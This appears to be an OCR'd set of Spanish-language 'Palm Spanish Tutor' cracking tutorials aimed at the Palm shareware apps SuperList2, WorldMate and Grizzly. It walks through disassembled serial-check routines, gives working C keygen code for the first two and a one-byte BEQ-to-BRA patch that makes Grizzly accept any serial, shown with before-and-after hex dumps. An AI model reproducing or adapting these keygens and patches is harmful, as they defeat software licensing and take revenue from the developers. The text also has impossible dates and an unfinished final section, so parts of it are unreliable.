
```c
    CharPtr         userid = param->userID;

    int i;
    int count;
    char theName[30];
    unsigned int theNum=0;

// generate theName   first3 and last3 characters
   if (StrLen(hsname) > 6)
   {
      theName[0] = hsname[0];
      theName[1] = hsname[1];
      theName[2] = hsname[2];
      theName[3] = hsname[StrLen(hsname)-3];
      theName[4] = hsname[StrLen(hsname)-2];
      theName[5] = hsname[StrLen(hsname)-1];
      theName[6] = '\0';
   }
   else
   {
   for (i=0;i<StrLen(hsname);i++)
     {
      theName[i]=hsname[i];
      theName[i+1]='\0';
     }
   }

// calculate sum of all char
   for (i=0;i<StrLen(theName);i++)
     theNum = theNum + theName[i];



//  StrPrintF( param->serial, theName );
    StrIToA( param->serial, theNum );
//  StrIToA( param->serial, Lencomputename );
    return 0;
}

/*****************************************************************************
 *
```

Line: 93


Now we need to change the Function PlugEntry ...

```
        case PLUGIN_V2API_GET_APPNAME:
// (!!! CHANGE ME !!!)
            StrCopy( ( CharPtr )param, "SuperList2 2.2a and up" );  // Put the Application name here.
// *** DON'T FORGET to change the PalmRez Post Linker Output File name!!! ***
        break;

        case PLUGIN_V2API_GET_CATEGORY:
            {
                unsigned char *v = ( unsigned char * )param;

// (!!! CHANGE ME !!!)
                *v = PI_CAT_PALM;                   // This plugin will be in the
                                                    // 'Other' category AND the 'Mac' category
                                                    // by ORing the two values.  You can OR any or all cats.

                /* From the  Psng.h (header file), 4 - categories.
                    PI_CAT_PALM,        Palm
                    PI_CAT_MAC,         Macintosh
                    PI_CAT_PC,          PC Compatable
                    PI_CAT_OTHER        Other
                */
            }
        break;


                    {
          // (!!! CHANGE ME !!!)
                        unsigned char *v = ( unsigned char * )param;
                                                        // This plugin will generate
                        *v = true;  // or false         // a serial # for the List command.
                    }
                break;

                case PLUGIN_V2API_GET_INFO:             // put text up to 1024 characters.
          // (!!! CHANGE ME !!!)
                    StrCopy( ( char * )param,  "www.tapnsee.com/"
                                               "\n(c) 2000 by saerdna"
                                               "\nof Palmwarez"
                                               "\n"
                                               "\n\nThis plug is for public."
                                               "\nIf you like it... buy it!"
                                               "\nSupport shareware!");
```

yeahh.. now we can MAKE our Project... press the make Button



Load the Psng2.prc and our new created Plugin into POSE



and calculate your serial... ;-)

Keygenz Code Snippes

Dear Reader... be aware... i'm not a C-programmer ;-)
If you can do it better.... do it !

```
// generate cleanName strip special characters
count=0;
for (i=0;i<StrLen(hsname);i++)
{
 if ((hsname[i]>64 && hsname[i]<91) || (hsname[i]>96 && hsname[i]<123 ))
 {
 cleanName[count]=hsname[i];
 count=count+1;
 }
}
cleanName [count]='\0';
```

```
// lowercase hsname
StrToLower(theName, hsname); //convert to LowerCase
```

```
// calculate sum(hsname)
 for (i=0;i<StrLen(hsname);i++)
 {
 theSum=theSum+hsname[i];
 }
```

```
// create UserName for compute the serial..
// first 5 char and last 5 character
if (StrLen(hsname)>10)
{
for(i=0;i<5;i++)
 {
 computename[i]=hsname[i];
 computename[9-i]=hsname[StrLen(hsname)-i-1];
 }
computename[10]='\0';
}
else
{
for(i=0;i<StrLen(hsname);i++)
 {
 computename[i]=hsname[i];
 computename[StrLen(hsname)]='\0';
```

```
 }
}
```

```
 // generate theName .. replace special characters with "Space"
count=0;
for (i=0;i<StrLen(hsname);i++)
{
if (hsname[i]<123 && hsname[i]>31 ) // no special character
 {
 theName[count]=hsname[i];
 theName[count+1]='\0';
 count=count+1;
 }
else
 {
 theName[count]=' '; // special char = "Space"
 theName[count+1]='\0';
 count=count+1;
 }
}
```

Esto es todo por el día de Hoy

Palm Spanish Tutor: Pagina dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**SuperList2**

PROTECCION:	Serial Por HotSync Name	
Descripción:	Encontrar la rutina que genera el serial y generar un keygen.	
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**	
DOWNLOAD:	http://www.google.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27	
Palm CRACKER:	Nachito	**FECHA:** W/31/02/2005

INTRODUCCION

Te toca investigar para que sirve esta aplicación

AL ATAQUE

Target1 -> SuperList2
Iniciar con nuestro primer Target ... SuperList2 v2.2a de Tapnese

Primer paso

Iniciamos PRCEdit y analizamos el Codigo e investigamos la rutina Keygen
hmmm allí hay 2 partes que necesitamos para calcular el código..

Parte 1 ... los cambios en nuestro HotsyncName

Para completamente entender este código trazar con Debuffer
Paso a paso a través de este Rutina, con pocos HotsyncNames;)

```
000069ba   4e56fffc          L735   LINK A6,#-4
000069be   48e71f30                 MOVEM.L D3-D7/A2/A3,-(A7)
000069c2   266e0008                 MOVEA.L 8(A6),A3
000069c6   4243                     CLR.W D3
000069c8   4245                     CLR.W D5
000069ca   4244                     CLR.W D4
000069cc   4207                     CLR.B D7
000069ce   b6fc0000                 CMPA.W #0,A3 <- A3 nuestro completo HotsyncName
000069d2   6604                     BNE L736
000069d4   47faa6ec          L736   LEA L143,A3
000069d8   2f0b                     MOVE.L A3,-(A7)
000069da   4e4fa0c7                 TRAP #15
000069de                            DC.W sysTrapStrLen
000069de   3200                     MOVE.W D0,D1   <---La longitud de nuestro HotsyncName
000069e0   4246              L737   CLR.W D6
000069e2   426efffe                 CLR.W -2(A6)
000069e6   3001                     MOVE.W D1,D0
000069e8   0c410006          L738   CMPI.W #6,D1   <--- Checa la longitud de nuestro  HotsyncName con 6
000069ec   6f02                     BLE L738
000069ee   7006                     MOVEQ #6,D0
000069f0   b046                     CMP.W D6,D0
000069f2   6f60                     BLE L740
000069f4   43ec0930                 LEA 2352(A4),A1
000069f8   3444                     MOVEA.W D4,A2
000069fa   1032b800                 MOVE.B 0(A2,A3.L),D0 <- D0 = 1 Carácter de HotsyncName
000069fe   e808                     LSR.B #4,D0
00006a00   1d40ffff                 MOVE.B D0,-1(A6)
00006a04   41ec0453                 LEA 1107(A4),A0
00006a08   342efffe                 MOVE.W -2(A6),D2
00006a0c   13b020003000             MOVE.B 0(A0,D2.W),0(A1,D3.W)
00006a12   5243                     ADDQ.W #1,D3
00006a14   1032b800                 MOVE.B 0(A2,A3.L),D0
00006a18   740f                     MOVEQ #15,D2
```

```
00006a1a   c082                 AND.L D2,D0
00006a1c   13b008003000         MOVE.B 0(A0,D0.L),0(A1,D3.W)
00006a22   5243                 ADDQ.W #1,D3
00006a24   13bc003a3000         MOVE.B #58!$3a,0(A1,D3.W)
00006a2a   5243                 ADDQ.W #1,D3
00006a2c   41ec0470             LEA 1136(A4),A0
00006a30   11b2b8005000         MOVE.B 0(A2,A3.L),0(A0,D5.W)
00006a36   5245                 ADDQ.W #1,D5
00006a38   de32b800     L739    ADD.B 0(A2,A3.L),D7
00006a3c   5244                 ADDQ.W #1,D4 <- D4 = D4 + 1 ..counter (Contador)
00006a3e   0c410006     L740    CMPI.W #6,D1 <- D1 Longitud total del  HotsyncName
00006a42   6f0a                 BLE L739  <--- hmm checa si el HotsyncName es menor o igual a 6
00006a44   0c440003             CMPI.W #3,D4  <--- D4 .. Contador  <> 3 hmm
00006a48   6604                 BNE L739
00006a4a   3801                 MOVE.W D1,D4  <--- D4 = Longitud del HotsyncName
00006a4c   5744                 SUBQ.W #3,D4  <--- D4 =[ [Longitud del HotsyncNme] - 3 ]]
00006a4e   5246                 ADDQ.W #1,D6
00006a50   6000ff94             BRA L737 <- jump Saltar
00006a54   41ec0930             LEA 2352(A4),A0 <-3first & 3last char in Hex
00006a58   1007                 MOVE.B D7,D0
00006a5a   e808                 LSR.B #4,D0
00006a5c   740f                 MOVEQ #15,D2
00006a5e   c082                 AND.L D2,D0
00006a60   43ec0453             LEA 1107(A4),A1
00006a64   11b108003000         MOVE.B 0(A1,D0.L),0(A0,D3.W)
00006a6a   5243         L741    ADDQ.W #1,D3
00006a6c   700f         L742    MOVEQ #15,D0
00006a6e   c087                 AND.L D7,D0
00006a70   11b108003000         MOVE.B 0(A1,D0.L),0(A0,D3.W)
00006a76   42303001             CLR.B 1(A0,D3.W)
00006a7a   41ec0470             LEA 1136(A4),A0 <-3first & 3last carácter de nuestro HotsyncName
00006a7e   42305000             CLR.B 0(A0,D5.W)
00006a82   4a2e000c             TST.B 12(A6)
00006a86   6608                 BNE L741
00006a88   41ec0930             LEA 2352(A4),A0
00006a8c   60000006             BRA L742
00006a90   41ec0470             LEA 1136(A4),A0 <-3first & 3last de nuestro HotsyncName
00006a94   4cee0cf8ffe0         MOVEM.L -32(A6),D3-D7/A2/A3
00006a9a   4e5e                 UNLK A6
00006a9c   4e75                 RTS
```

Conclusion

¡Este Routine toma a nuestro HotsyncName e inspeccione si el largo del (HotsynName) es mayor a 6, si esto es cierto genera a un HotsyncName nuevo con los 3 primeros caracteres y con los últimos 3 caracteres , de otra manera toma el HotsyncName original!

Parte 2 ... Calculo de la Rutina

```
00006e06   4e560000     L760    LINK A6,#0
00006e0a   2f0a                 MOVE.L A2,-(A7)
00006e0c   2f03                 MOVE.L D3,-(A7)
00006e0e   246e000a             MOVEA.L 10(A6),A2  <--- Nuestro  "Limpio" HotsyncName
00006e12   4243                 CLR.W D3 <- D3 = 0
00006e14   2f0a                 MOVE.L A2,-(A7)
00006e16   4e4fa0c7             TRAP #15
00006e1a                        DC.W sysTrapStrLen
00006e1a   3040                 MOVEA.W D0,A0    <--- longitud de A0
00006e1c   4241                 CLR.W D1 <- D1 = 0
00006e1e   b648                 CMP.W A0,D3        <----Longitud > D3 ?
00006e20   6412                 BCC L762   <--- Salta si es igual
00006e22   7400                 MOVEQ #0,D2 <- D2 = 0
00006e24   3401                 MOVE.W D1,D2    <--- D2 = D1
00006e26   10322800     L761 I->MOVE.B 0(A2,D2.L),D0   <---- D0 = HotsyncName[D2]
00006e2a   4880         I       EXT.W D0
00006e2c   d640         I       ADD.W D0,D3  <---- add ascii val to D3
00006e2e   5241         I loop  ADDQ.W #1,D1 <- D1 = D1+1
```

```
00006e30    b248        I          CMP.W A0,D1 <- D1 = length ?
00006e32    65f0        I          BCS L761 <- Not Equal then jump
00006e34    b66e0008    I-------   CMP.W 8(A6),D3 <- compare fakeSerial with realSerial
00006e38    57c0        L762       SEQ D0 <- $0000FFFF if equal, else 0
00006e3a    4880                   EXT.W D0
00006e3c    4440                   NEG.W D0 <- 1 if equal, else 0
00006e3e    262efff8               MOVE.L -8(A6),D3
00006e42    246efffc               MOVEA.L -4(A6),A2
00006e46    4e5e                   UNLK A6
00006e48    4e75                   RTS
```

Conclusión

Esta rutina calcula la suma del HotsyncName.

Keygen C-Prototype

Este es el código para generar un KeygenCode J

Si nunca has programado en lenguaje C (Como yo) Es buena idea usar el código de una versión de un Keygen de un programador experimentado y hacer las debidas modificaciones.

```
// generate theName first3 and last3 characters
// Generar el nombre de los primeros 3 y ultimos 3 caracteres
if (StrLen(hsname) > 6)
        {
            theName[0] = hsname[0];
            theName[1] = hsname[1];
            theName[2] = hsname[2];
            theName[3] = hsname[StrLen(hsname)-3];
            theName[4] = hsname[StrLen(hsname)-2];
            theName[5] = hsname[StrLen(hsname)-1];
            theName[6] = '\0';
         }
else
         {
            for (i=0;i<StrLen(hsname);i++)
                    {
                        theName[i]=hsname[i];
                        theName[i+1]='\0';
                    }
            }
// calculate sum of theName
// Calcular la suma del nombre
            for (i=0;i<StrLen(theName);i++)
            theNum = theNum + theName[i];
```

End Saludos.

Palm Spanish Tutor	
Programa:	**WorldMate v5.0**

PROTECCION:	HotSync Name / Code Unlock		
Descripción:	Aplicación que muestra las horas mundiales.		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.google.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27		
Palm CRACKER:	x	**FECHA:**	W/31/02/2005

INTRODUCCION

Hay mejores aplicaciones como las que incluye las PDA Handspring ahora comprada por PalmOne donde se incluye un relos mejor, pero esta aplicación solo nos servira para aprender los misterios del Palm reversing.

AL ATAQUE

Primero paso

Iniciamos PRCEdit y analizamos al Código y buscamos la rutina Keygen Hmm.. Es sólo una corta y pequeña Rutina.

Rutina del Keygen

Para entender completamente toda parte del código necesitamos usar el depurador Debuffer y seguirle la huella Paso a paso a través de esta Rutina, con pocos HotsyncNames.

```
00006fde   4e56ffd6   L974        LINK A6,#-42
00006fe2   48e71e00               MOVEM.L D3-D6,-(A7)
00006fe6   7a00                   MOVEQ #0,D5
00006fe8   422effd6               CLR.B -42(A6)
00006fec   42a7                   CLR.L -(A7)
00006fee   42a7                   CLR.L -(A7)
00006ff0   486effd6               PEA -42(A6)
00006ff4   42a7                   CLR.L -(A7)
00006ff6   42a7                   CLR.L -(A7)
00006ff8   42a7                   CLR.L -(A7)
00006ffa   4e4fa2a9               TRAP #15
00006ffe                          DC.W sysTrapDlkGetSyncInfo
00006ffe   486effd6               PEA -42(A6)
00007002   4e4fa0c7               TRAP #15
00007006                          DC.W sysTrapStrLen
00007006   3c00                   MOVE.W D0,D6          <---   D6 = longitud(HotSyncName)
00007008   7600      L975------I> MOVEQ #0,D3           <----  contador
0000700a   4fef001c  I            LEA 28(A7),A7
0000700e   6020      I            BRA L978
00007010   41eeffd6  I            LEA -42(A6),A0
00007014   10303000  I            MOVE.B 0(A0,D3.W),D0     <---   D0 = HotSyncName[Contador]
00007018   4880      I loop       EXT.W D0
0000701a   0640ff9f  I            ADDI.W #-97!-$61,D0       <----   D0 = D0 – 97 hmmm
0000701e   3800      I            MOVE.W D0,D4   ¿Qué?, Sí D0 < 97 ?
00007020   4a40      I            TST.W D0
00007022   6c06      I            BGE L976                  <---- D0 >= 0 jump Saltar
00007024   3004      I L976       MOVE.W D4,D0
00007026   4440      I L977       NEG.W D0
00007028   6002      I            BRA L977
0000702a   3004      I L978       MOVE.W D4,D0
0000702c   da40      ----------   ADD.W D0,D5        <---- D5 = D5 + D0
0000702e   5243                   ADDQ.W #1,D3    <---- counter = counter + 1
00007030   b646                   CMP.W D6,D3    <--- end of length(HotSyncName) ?
00007032   65dc                   BCS L975
00007034   700b                   MOVEQ #11,D0
00007036   c1c5                   MULS.W D5,D0     <---    D0 = D0 * 11
```

```
00007038    0640001b                ADDI.W #27!$1b,D0      <---   D0 = D0 + 27
0000703c    b06e0008    L979        CMP.W 8(A6),D0   <---- comparar fakeSerial con realSerial !
00007040    6604                    BNE L979
00007042    7001                    MOVEQ #1,D0
00007044    601e                    BRA L982
00007046    486db97c                PEA -18052(A5)
0000704a    42a7                    CLR.L -(A7)
0000704c    3f2e0008                MOVE.W 8(A6),-(A7)
00007050    487a000e                PEA L981
00007054    487a0004                PEA L980
00007058    0697ffffa13c            ADDI.L #-24260!-$5ec4,(A7)
0000705e    4e75                    RTS
```

Conclusión

Tal vez la Parte crítica de esta Rutina podría ser la Parte 00007018 - 00007018 cuando D0 < 97
Solamente si rastreamos el Código con el Debuffer, veremos que hay una fácil de solución J

Keygen C-Prototype

Ok.. Aquí esta mi Prototipo en lenguaje C para la rutina del Keygen.

```
int counter = 0;
unsigned int theNum=0;

// calculate serial..
for (counter=0;counter<StrLen(hsname);counter++)
{
if (hsname[counter] > 97)
theNum=theNum + (hsname[counter] - 97);
else
theNum=theNum + (97 - hsname[counter]);
}

theNum=theNum * 11;
theNum=theNum + 27;
```

Palm Spanish Tutor	
Programa:	**Grizzly v1.0 (Juego de Oso lelo)**

PROTECCION:	(X)**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** ( )**Otro**		
Objetivo:	Validar cualquier serial		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.megasoft2000.com		
Herramientas:	PRCedit, POSE Palm emulador, UltraEdit-32, PalmDemon 0.27		
Palm CRACKER:	Palladium	**FECHA:**	W/31/04/2005

INTRODUCCION

Se trata que se valide cualquier serial introducido.La versión Grizzly_Palm_LR.PRC esta bien para trabajar.

AL ATAQUE

Primero Instalamos el programa objetivo en nuestra Palm real ó emulador, nos vamos a la ventana de registro e introducimos cualquier número, nos aparece una ventana con el siguiente mensaje **"Invalid registration code"** , bien ahora abrimos nuestra aplicación objetivo con PRCexplorer v1.0.18.5 y buscamos la Talt que nos muestra este mensaje , Encontramos que es la Talt **"0x270F"** de paso también anotamos en una hoja de reciclaje el mensajes de registro valido que es **"0x270E"** Con el mensaje **"Succesful registration! Thank you for support."** Procedemos , Como ya es costumbre desensamblando con el PalmDemon v0.27

Guardamos el desensamblado con extensión de text el ponemos el nombre **Grizzly_Palm_LR Shareware.txt** para que coincida con este tutorial, después lo haremos con el archivo modificado. Hacemos esto porque lo abriremos con Ultraedit que tiene más opciones de búsqueda precisa y tarda menos que el palmdemon, Una ves abierto el archivo desensamblado con ultraedit buscamos con Control+F la cadena 270f nos aparecen dos coincidencias, vamos a la que contiene X-ref to Alert (Registration) y caemos en

```
00008C5A 3F 3C 27 0F MOVE.W #$270F,-(A7)  <--- Aquí caemos
```

Veamos el siguiente trozo de código.

```
00008C14 10 30 48 6D MOVE.B $6D(A0, D4.W), D0
00008C18 EB 22 ASL.B D5, D2
00008C1A 48 6E FF F6 PEA.L LVAR_0A
00008C1E 4E 4F A0 C5 SysTrap StrCopy
00008C22 48 6D EB 28 PEA.L VAR_14D8
00008C26 48 6E FF FA PEA.L SVAR_06
00008C2A 4E 4F A0 C5 SysTrap StrCopy
00008C2E 48 6E FF E6 PEA.L SVAR_1A
00008C32 48 6E FF F6 PEA.L LVAR_0A
00008C36 4E 4F A0 C7 SysTrap StrLen  <--- Longitud de algo
```

```
00008C3A 58 4F ADD.W #$4, A7
00008C3C 3F 00 MOVE.W D0, -(A7)
00008C3E 48 6E FF F6 PEA.L LVAR_0A
00008C42 4E 4F A2 F1 SysTrap EncDigestMD5
00008C46 76 00 MOVE.L #$0, D3
00008C48 47 ED FF 3A LEA.L VAR_C6, A3
00008C4C 45 EE FF E6 LEA.L SVAR_1A, A2
00008C50 4F EF 00 1A LEA.L $1A(A7), A7
loc_8C54:
00008C54 10 12 MOVE.B (A2), D0
00008C56 B0 13 CMP.B (A3), D0  <--- Podríamos hacer que se compare así mismo
00008C58 67 0C BEQ.S LOC_8C66 <---Saltarse el mensaje de chico malo si es igual
00008C5A 3F 3C 27 0F MOVE.W #$270F,-(A7) <--- Mensaje de no registrado

X-ref to Alert (Registration) <-- Función que llama a una Talt(Messagebox en Win32)

00008C5E 4E 4F A1 92 SysTrap FrmAlert
00008C62 54 4F ADD.W #$2, A7
00008C64 60 1C BRA.S LOC_8C82
loc_8C66:
00008C66 52 8B ADD.L #$1, A3
00008C68 52 8A ADD.L #$1, A2
00008C6A 52 43 ADD.W #$1, D3
00008C6C 0C 43 00 10 CMP.W #$0010, D3
00008C70 6D E2 BLT.S LOC_8C54
00008C72 1B 7C 00 01 MOVE.B #$7C, $1(A5)
00008C76 EB 1C ROL.B #$5, D4
00008C78 3F 3C 27 0E MOVE.W #$270E, -(A7) <--- Mensaje de registrado

X-ref to Alert (Registration)

00008C7C 4E 4F A1 92 SysTrap FrmAlert
00008C80 54 4F ADD.W #$2, A7
loc_8C82:
00008C82 4C DF
```

Bien Por hoy esta aplicación solo se limito a cambiar un BEQ por un BRA ó si quiere entenderlo mejor, deduzco que ya lo tiene en la mente el cambio que se hara, pero de cualquier manera ponemos

```
00008C58 67 0C BEQ.S LOC_8C66
```

Cambiar por:

```
00008C58 60 0C BRA.S LOC_8C66
```

Cambiamos el BEQ por el BRA por que cualquier número de serie se valido excepto cuando introduzcamos el serial valido nos mostrara la ventana de registro invalido (pero de aquí a que le atinemos tardaremos mucho), Si alguien tiene una manera de encontrar el serial valido pues que esperan en enviar su tutorial.

En la figura de abajo podemos ver claramente el cambio que hicimos al cambiar un **67** (BEQ) por un **60** (BRA), y la manera en como se valida cualquier serial.

UltraEdit-32 - C:\My Downloads\Grizzly_Palm_LR.cracked.prc

Archivo Editar Buscar Proyecto Ver Formato Columna Macro Avanzado Ventana Ayuda

Grizzly_Palm_LR.cracked.prc | Grizzly_Palm_LR Shareware.prc

C:\My Downloads\Grizzly_Palm_LR Shareware.prc

```
00008bf0h: 2F 0A 4E 4F A1 35 4F EF 00 0C 4C DF 0C 18 4E 5E ; /.NOí5O´..L■..N^
00008c00h: 4E 75 25 73 25 64 00 00 25 73 25 64 00 00 4E 56
00008c10h: FF E6 48 E7 10 30 48 6D EB 22 48 6E FF F6 4E 4F
00008c20h: A0 C5 48 6D EB 28 48 6E FF FA 4E 4F A0 C5 48 6E
00008c30h: FF E6 48 6E FF F6 4E 4F A0 C7 58 4F 3F 00 48 6E
00008c40h: FF F6 4E 4F A2 F1 76 00 47 ED FF 3A 45 EE FF E6
00008c50h: 4F EF 00 1A 10 12 B0 13 67 0C 3F 3C 27 0F 4E 4F
00008c60h: A1 92 54 4F 60 1C 52 8B 52 8A 52 43 0C 43 00 10
00008c70h: 6D E2 1B 7C 00 01 EB 1C 3F 3C 27 0E 4E 4F A1 92
00008c80h: 54 4F 4C DF 0C 08 4E 5E 4E 75 4E 56 00 00 2F 0A
00008c90h: 24 6E 00 08 0C 52 00 09 66 00 01 9E 30 2A 00 08
00008ca0h: 04 40 27 1B 67 00 01 7E 53 40 67 00 01 7E 04 40
```

C:\My Downloads\Grizzly_Palm_LR.cracked.prc

```
00008bf0h: 2F 0A 4E 4F A1 35 4F EF 00 0C 4C DF 0C 18 4E 5E
00008c00h: 4E 75 25 73 25 64 00 00 25 73 25 64 00 00 4E 56
00008c10h: FF E6 48 E7 10 30 48 6D EB 22 48 6E FF F6 4E 4F
00008c20h: A0 C5 48 6D EB 28 48 6E FF FA 4E 4F A0 C5 48 6E
00008c30h: FF E6 48 6E FF F6 4E 4F A0 C7 58 4F 3F 00 48 6E
00008c40h: FF F6 4E 4F A2 F1 76 00 47 ED FF 3A 45 EE FF E6 ;
00008c50h: 4F EF 00 1A 10 12 B0 13 60 0C 3F 3C 27 0F 4E 4F ; O´....▒.`.?<'.NO
00008c60h: A1 92 54 4F 60 1C 52 8B 52 8A 52 43 0C 43 00 10 ; íÆTO`.RïRèRC.C..
00008c70h: 6D E2 1B 7C 00 01 EB 1C 3F 3C 27 0E 4E 4F A1 92 ; mÔ.|..Ù.?<'.NOíÆ
00008c80h: 54 4F 4C DF 0C 08 4E 5E 4E 75 4E 56 00 00 2F 0A ; TOL■..N^NuNV../.
00008c90h: 24 6E 00 08 0C 52 00 09 66 00 01 9E 30 2A 00 08 ; $n...R..f..×0*..
00008ca0h: 04 40 27 1B 67 00 01 7E 53 40 67 00 01 7E 04 40 ; .@'.g..~S@g..~.@
```

palm WWW.PALMSTORE.COM.AR m505

Registration

Please enter the registration code sent to you when you registered

0000 - 0000

7 8 9

4 5 6

Registration

Successful registration! Thank you for support.

OK

Si necesita ayuda, pulse F1 | Pos: 8c58H, 35928, C0 | DOS | Mod.: 23/11/03 10:26:06a.m. | Bytes Sel: 6 | INS

Después guardamos lo cambios como el archivo Grizzly_Palm_LR.cracked.prc despues nos encargaremos de parchar la rutina de las demas versiones Grizzly_para diferentes resoluciones de palms, que es la misma.

Desensamblamos el archivo modificado y el archivo shareware y guardamos el desensamblado en archivo de texto, los abrimos con ultraedit , abrimos ventanas en forma horizontal y vemos las diferencias de intrucciones.

UltraEdit-32 - C:\My Downloads\Grizzly_Palm_LR.cracked .txt

Archivo Editar Buscar Proyecto Ver Formato Columna Macro Avanzado Ventana Ayuda

Grizzly_Palm_LR.cracked .txt | Grizzly_Palm_LR Shareware .txt

C:\My Downloads\Grizzly_Palm_LR Shareware .txt

```
13413   00008C48 47 ED FF 3A          LEA.L     VAR_C6, A3
13414   00008C4C 45 EE FF E6          LEA.L     SVAR_1A, A2
13415   00008C50 4F EF 00 1A          LEA.L     $1A(A7), A7
13416 loc_8C54:
13417   00008C54 10 12                MOVE.B    (A2), D0
13418   00008C56 B0 13                CMP.B     (A3), D0
13419   00008C58 67 0C                BEQ.S     LOC_8C66
13420   00008C5A 3F 3C 27 0F          MOVE.W    #$270F, -(A7)
13421
13422                          X-ref to Alert (Registration)
13423
13424   00008C5E 4E 4F A1 92          SysTrap FrmAlert
```

C:\My Downloads\Grizzly_Palm_LR.cracked .txt

```
13413   00008C48 47 ED FF 3A          LEA.L     VAR_C6, A3
13414   00008C4C 45 EE FF E6          LEA.L     SVAR_1A, A2
13415   00008C50 4F EF 00 1A          LEA.L     $1A(A7), A7
13416 loc_8C54:
13417   00008C54 10 12                MOVE.B    (A2), D0
13418   00008C56 B0 13                CMP.B     (A3), D0
13419   00008C58 60 0C                BRA.S     LOC_8C66
13420   00008C5A 3F 3C 27 0F          MOVE.W    #$270F, -(A7)
13421
13422                          X-ref to Alert (Registration)
13423
13424   00008C5E 4E 4F A1 92          SysTrap FrmAlert
```

Si necesita ayuda, pulse F1 | Lín. 13419, Col. 2, C0 | DOS | Mod.: 30/03/05 08:14:0

Opción 2

Otra Opción seria hacer que el programa se compruebe a si mismo en lugar de comparar el serial real con el serial incorrecto, Esto lo podemos ver en:

```
00008C56 B0 13 CMP.B (A3), D0   <--- Podriamos hacer que se compare haci mismo
```

Opción 3

Encontrar el serial seria tener que aprendérselo cada vez que lo instalemos, pero tiene sus ventajas como el de ser auténticos usuarios registrados y tendríamos derecho a futuras actualizaciones, además si el programador tubo la idea de crear un truco fantasma Trampa anticracker, es decir hacer creer que verdaderamente sea parchado pero hace que el programa funcione mal esto es por que sabe que funciones parchara el Palm Cracker y en su programa crea una rutina que al parchar ciertas instrucciones el programa trabaje mal, por eso no podemos nunca asegurar si la aplicación podrá trabajar bien peor aun si no se guardan bien los contenidos importantes en aplicaciones Palm, por ello los exhorto a que hagamos bien las cosas encontrando el verdadero serial ó crear un generador de números de serie si es el caso de Hotsync/Code ó crear un generador de números de serie aleatorios, hay mucho código fuente disponible en la web para crear generadores de número de serie, es así como se esta cometiendo el verdadero sentido Palm Cracker y más cuando ya se tiene suficiente nivel de experiencia.

Depurando

Corremos el debugger ..... Continuara

Conclusión

